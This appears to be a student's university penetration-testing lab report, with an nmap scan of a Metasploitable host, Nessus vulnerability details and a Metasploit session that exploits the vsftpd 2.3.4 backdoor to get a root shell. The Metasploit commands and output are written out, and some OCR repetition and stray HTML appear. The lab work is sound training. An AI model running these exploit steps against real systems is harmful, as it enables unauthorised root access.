
MARYMOUNT UNIVERSITY

Assignment: IT557; Monitoring, Auditing, and Penetration Testing
Assigned: Sep. 30, 2018
Instructor: Professor Ali Bicak
Student Name: George Boakye

LAB REPORT FILE (LAB4)

SECTION 1

Part 1: Step 16: Open Ports on Victim




The 977 ports scanned but not shown below are in state: **closed**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
23	tcp	open	telnet	syn-ack	Linux telnetd		
25	tcp	open	smtp	syn-ack	Postfix smtpd		
53	tcp	open	domain	syn-ack	ISC BIND	9.4.2	
80	tcp	open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.0.20-Debian	workgroup: WORKGROUP
512	tcp	open	exec	syn-ack	netkit-rsh rexecd		
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack	Netkit rshd		
1099	tcp	open	java-rmi	syn-ack	Java RMI Registry		
1524	tcp	open	shell	syn-ack	Metasploitable root shell		
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
2121	tcp	open	ftp	syn-ack	ProFTPD	1.3.1	
3306	tcp	open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5	
5432	tcp	open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7	
5900	tcp	open	vnc	syn-ack	VNC		protocol 3.3
6000	tcp	open	X11	syn-ack			access denied
6667	tcp	open	irc	syn-ack	UnrealIRCd		
8009	tcp	open	ajp13	syn-ack	Apache Jserv		Protocol v1.3
8180	tcp	open	http	syn-ack	Apache Tomcat/Coyote JSP engine	1.1	

Remote Operating System Detection

Part 2: Step 21: 55523 Vulnerability details



Synopsis

The remote FTP server contains a backdoor, allowing execution of arbitrary code.

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

See Also

http://pastebin.com/AetT9sS5

http://www.nessus.org/u?abcbc915

Plugin Details

Severity: Critical

ID: 55523

File Name: vsftpd_smileyface_backdoor.nasl

Version: 1.8

Type: remote

Family: FTP

Published: 2011/07/06

Modified: 2018/08/08

Dependencies: 10092, 11153

Risk Information

Risk Factor: Critical

CVSSv2

Base Score: 10


Temporal Score: 8.3

Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Temporal Vector: CVSS2#E:F/RL:OF/RC:C

CVSSv3

Base Score: 8.8



CVSS2#E:F/RL:OF/RC:C

CVSSv3

Base Score: 8.8

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Vulnerability Information

Excluded KB Items: global_settings/supplied_logins_only

Exploit Available: true

Exploit Ease: Exploits are available

Patch Publication Date: 2011/07/03

Vulnerability Publication Date: 2011/07/03

Exploitable With


Metasploit (VSFTPD v2.3.4 Backdoor Command Execution)

Reference Information

BID: 48539

EDB-ID: 17491


Part 3: Step 10: whoami showing root-level access



root@kali: ~

```
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.30.0.55
RHOST => 172.30.0.55
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.30.0.7:35568 -> 172.30.0.55:6200) at 2018-09-24 11:46:45 -0700

whoami
root
```


Part 3: Step: 12: ifconfig showing IP 172.30.0.55



root@kali: ~


```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.30.0.55
RHOST => 172.30.0.55
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.30.0.7:35568 -> 172.30.0.55:6200) at 2018-09-24 11:46:45 -0700

whoami
root
ipconfig
sh: line 5: ipconfig: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a6:1c:39
          inet addr:172.30.0.55  Bcast:172.30.0.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea6:1c39/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31478 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3622071 (3.4 MB)  TX bytes:8454895 (8.0 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:391 errors:0 dropped:0 overruns:0 frame:0
          TX packets:391 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:165897 (162.0 KB)  TX bytes:165897 (162.0 KB)
```

Part 3: Step 14: iptables rules



```
[*] Found shell.
[*] Command shell session 1 opened (172.30.0.7:35568 -> 172.30.0.55:6200) at 2018-09-24 11:46:45 -0700

whoami
root
ipconfig
sh: line 5: ipconfig: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a6:1c:39
          inet addr:172.30.0.55  Bcast:172.30.0.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea6:1c39/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31478 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3622071 (3.4 MB)  TX bytes:8454895 (8.0 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:391 errors:0 dropped:0 overruns:0 frame:0
          TX packets:391 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:165897 (162.0 KB)  TX bytes:165897 (162.0 KB)

iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Part 3: Step 20: Recommended solution and solution information



NNM Families

LCE Families

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

File Name: vsftpd_smileyface_backdoor.nasl

Version: 1.8

Type: remote

Family: FTP

Published: 2011/07/06

Modified: 2018/08/08

Dependencies: 10092, 11153


Risk Information

Risk Factor: Critical

```
Community</a></li></ul></li></nav><div id="menu-icon" class="hidden-md hidden-lg"><button type="button"
aria-label="Toggle Sidebar" class="btn-link nav-toggle"><span class="glyphicon
glyphicon-menu-hamburger"></span></button></div></div></header><div class="app__container"><aside
class="global-nav"><nav class="global-nav__navigation"><div class="global-nav__main hidden-md hidden-lg"><a
href="https://support.tenable.com/support-center/">Support</a><a
href="https://community.tenable.com">Community</a><a href="/downloads">Downloads</a><a
href="https://docs.tenable.com">Documentation</a><a
```

SECTION 2

Part 1: Step 6: 172.30.0.55 Open Ports




Target: 172.30.0.55 Profile: Intense scan

Command: nmap -T4 -A -v 172.30.0.55

OS	Host
	172.30.0.2
	172.30.0.7
	172.30.0.10
	172.30.0.55

Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	
514	tcp	open	shell	Netkit rshd
1099	tcp	open	java-rmi	Java RMI Registry
1524	tcp	open	shell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	open	vnc	VNC (protocol 3.3)
6000	tcp	open	X11	(access denied)

Part 2: Step 8: Critical vulnerabilities identified by Nessus



GeorgeBoakye_S2_VictimScan

CURRENT RESULTS: TODAY AT 1:21 PM

Hosts > 172.30.0.55 > Vulnerabilities 104


Severity ▲	Plugin Name	Count
CRITICAL	Apache Tomcat Manager Common Administrative Credentials	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator We...	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator We...	1
CRITICAL	Rogue Shell Backdoor Detection	1
CRITICAL	Unix Operating System Unsupported Version Detection	1
CRITICAL	VNC Server 'password' Password	1
CRITICAL	vsftpd Smiley Face Backdoor	1
HIGH	rlogin Service Detection	1

Host Details

IP: 172.30.0.55
MAC: 00:50:56:a6:e5:ec
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: Today at 1:12 PM
End: Today at 1:21 PM
Elapsed: 9 minutes
KB: Download

Vulnerabilities

Part 2: Step 15: Details of 55523 vulnerability



CRITICAL Nessus Plugin ID 55523

Synopsis

The remote FTP server contains a backdoor, allowing execution of arbitrary code.

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

See Also

http://pastebin.com/AetT9sS5

http://www.nessus.org/u?abcbc915

Plugin Details

Severity: Critical

ID: 55523

File Name: vsftpd_smileyface_backdoor.nasl

Version: 1.8

Type: remote

Family: FTP

Published: 2011/07/06

Modified: 2018/08/08

Dependencies: 10092, 11153

Risk Information

Risk Factor: Critical

CVSSv2


Base Score: 10

Temporal Score: 8.3

Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Temporal Vector: CVSS2#E:F/RL:OF/RC:C

CVSSv3



CVSSv3

Base Score: 8.8

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/(

Vulnerability Information

Excluded KB Items: global_settings/supplied_logins_on

Exploit Available: true

Exploit Ease: Exploits are available

Patch Publication Date: 2011/07/03

Vulnerability Publication Date: 2011/07/03

Exploitable With

